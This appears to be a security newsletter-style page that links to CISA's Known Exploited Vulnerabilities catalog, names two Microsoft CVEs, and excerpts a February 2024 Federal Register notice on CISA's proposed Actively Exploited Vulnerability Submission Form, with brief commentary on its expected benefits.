
Days Since The Last KEV Release

https://observablehq.com/@greynoise/greynoise-tags

CVE-2023-29360: Microsoft Streaming Service Untrusted Pointer Dereference

CVE-2024-21338: Microsoft Windows Kernel Exposed IOCTL w/Insufficient Access Control

https://www.cisa.gov/known-exploited-vulnerabilities-catalog



Agency Information Collection Activities: Actively Exploited Vulnerability Submission Form

A Notice by the Homeland Security Department on 02/29/2024

This document has a comment period that ends in 55 days. (04/29/2024)

SUBMIT A FORMAL COMMENT

https://www.federalregister.gov/documents/2024/02/29/2024-04193/agency-information-collection-activities-actively-exploited-vulnerability-submission-form

AGENCY:

Cybersecurity and Infrastructure Security Agency (CISA), Department of Homeland Security (DHS).

ACTION:

60-Day notice and request for comments; new collection request and OMB control number is 1670–NNEW.

SUMMARY:

The Vulnerability Management (VM) within Cybersecurity and Infrastructure Security Agency (CISA) will submit the following Information Collection Request (ICR) to the Office of Management and Budget (OMB) for review.

DATES:

DOCUMENT DETAILS

Printed version:
PDF

Publication Date:
02/29/2024

Agency:
Department of Homeland Security

Dates:
Comments are encouraged and will be accepted until April 29, 2024.

Comments Close:
04/29/2024

Document Type:
Notice

Document Citation:
89 FR 14896

The introduction of the Actively Exploited Vulnerability Submission Form is expected to have a significant impact on the cybersecurity ecosystem:

Improved Vulnerability Management: The form streamlines the process of reporting and managing vulnerabilities, making it easier for entities to share critical information with CISA. This, in turn, helps in the quicker identification and remediation of vulnerabilities, reducing the window of opportunity for attackers.

Increased Awareness: The initiative raises awareness about the importance of vulnerability disclosure and the role that every stakeholder plays in securing cyberspace. It encourages a proactive approach to security, where entities are more vigilant in identifying and reporting vulnerabilities.

Strengthened Collaboration: By providing a formal mechanism for vulnerability submission, CISA enhances its collaboration with the private sector, international partners, and other stakeholders. This collaborative approach is essential for addressing the global nature of cyber threats and ensuring a coordinated response.